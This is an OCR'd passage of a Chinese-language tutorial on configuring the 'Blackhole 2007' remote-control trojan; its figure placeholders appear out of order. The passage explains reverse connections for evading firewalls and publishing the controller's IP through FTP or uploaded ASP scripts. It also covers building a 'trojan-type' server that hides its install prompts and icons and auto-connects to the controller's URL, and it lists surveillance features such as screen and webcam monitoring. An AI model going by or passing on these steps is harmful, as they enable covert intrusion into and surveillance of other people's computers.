


图1

小知识：反弹连接

客户端打开一个端口进行监听，然后服务端（被控制端）主动来进行连接客户端。这样的连接方式，可以躲过对方的防火墙，提高连接的成功率！

远程屏幕选项设置有65536色、256色和16色，颜色越清晰，传输的数据量越大，传输的速度也就越慢，通常使用默认的设置就可以了（图2），点击确定后会出来一个关于协议的界面，等待几秒钟后黑洞的主界面就会出来了。




图2

第二步、更新IP

在黑洞主界面上方的工具栏中点击第一个更新IP按钮，来到IP的设置窗口。它分为三种更新方式：FTP更新、ASP更新和专用上线系统更新（专用上线系统更新需要收费注册为会员才能使用）。

1.FTP更新，这是老牌的更新IP方式了，简单明了，长盛不衰。我以自己的空间为例来进行演示，填写好一个FTP的主机端口以及你的用户名密码，存放IP文件我填的是hoho.txt，HTTP访问地址填入hoho.txt文件的链接，最后在本机IP后面选择自己的IP地址，再点更新到服务器，就会成功更新IP信息到空间了（图3）。




图3




图4

2.ASP更新

首先把黑洞2007的asp上线系统目录下的四个ASP文件上传到你的网站空间上去（图4），如果不使用这个asp上线系统来更新的话，就会出现更新错误的提示（图5）。conn.asp是数据库的链接文件，ipdat.asp是数据库文件，setip.asp文件是用来通过HTTP方式传递IP地址和端口等信息的文件，getip.asp是输出http://ip:port格式的上线信息文件。




图5




图6

因为我把上线的ASP文件上传到了网站根目录的blackhole文件夹下，所以在“设置IP的ASP地址”处填入http://winsock.cn/blackhole/setip.asp，“获取IP的ASP地址”填写一个可以接




图 9




图 7




图 8

收 IP 和 PORT 等信息的文件，比如 http://winsock.cn/blackhole/getip.asp。同样设置好本机 IP 和监听端口，点击更新到服务器（图 6）。

服务端的设置

一、生成木马服务端

在黑洞主界面最左上方的“文件”菜单中，选择“生成安装版本服务端程序”。在“安装选项”中去掉“安装时显示提示信息”和“安装后在桌面和快速启动栏显示设置图标”（图 7）；“控制选项”中去掉“在任务栏显示图标”；“连接选项”中选择“从 URL 获取连接 IP 和端口”，在下面的 URL 中输入刚才设置的获取 IP 和端口信息的 ASP 文件：http://winsock.cn/blackhole/getip.asp，自动连接时间间隔可以设置为 2 秒，表示如果你的服务端没有和控制端成功建立连接，将过多长时间建立下次的连接（图 8），最后点“生成”就可以生成一个木马型的服务端了。

二、生成协助型服务端

在黑洞主界面最左上方的“文件”菜单中，选择“生成手工运行版本服务端程序”，会出现一个保存对话框，随便输入一个服务端的名字，点保存！运行刚才生成的文件，就会出现如图 9 所示的界面。这个是可以让控制者自己选择控制权限的服务端。在 URL 中填入 http://winsock.cn/blackhole/getip.asp，连接密码输入刚才在总体参数处输入的连接密码，点确定后，就可以上线了。这种方式比 Radmin 更方便，因为可以不用输入 IP，客户端就会自动上线。

黑洞的控制功能没什么变化，像屏幕控制、屏幕查看、文件管理、视频监控、远程终端、重启关机、远程卸载等常用的功能全都包括了，这些功能大家在使用过程中都会轻易的掌握的。

黑洞 2007 的所有数据传输均使用 AES 加密算法加密，保证传输机密数据时不会被嗅探从而导致泄密。这个就好象给网站管理员的帐户密码加了一层 MD5 保护膜，只要你的密码稳健，安全“触手可及”！

小知识：AES 算法介绍

美国联邦信息处理标准 197（AES—FIPS 197）是美国国家标准技术研究院（NIST）最新颁布的加密标准。AES 算法能够使用 128、192 和 256 位的加密键来实现 128 位数据块的加密和解密，从而保护电子数据。AES 算法替代了原本安全性较低的 DES 和 3DES 算法。AES—128 能在多达 3.4*1038 个独特密码键中任挑一个来加密位流。这样，每秒能破解一百万个加密键并可用于设计的精密黑客程序（这已是非常高的并发算法能力了）也需要 1*1025 年（即千万个万亿年）才能找到 AES—128 生成的那个加密键。

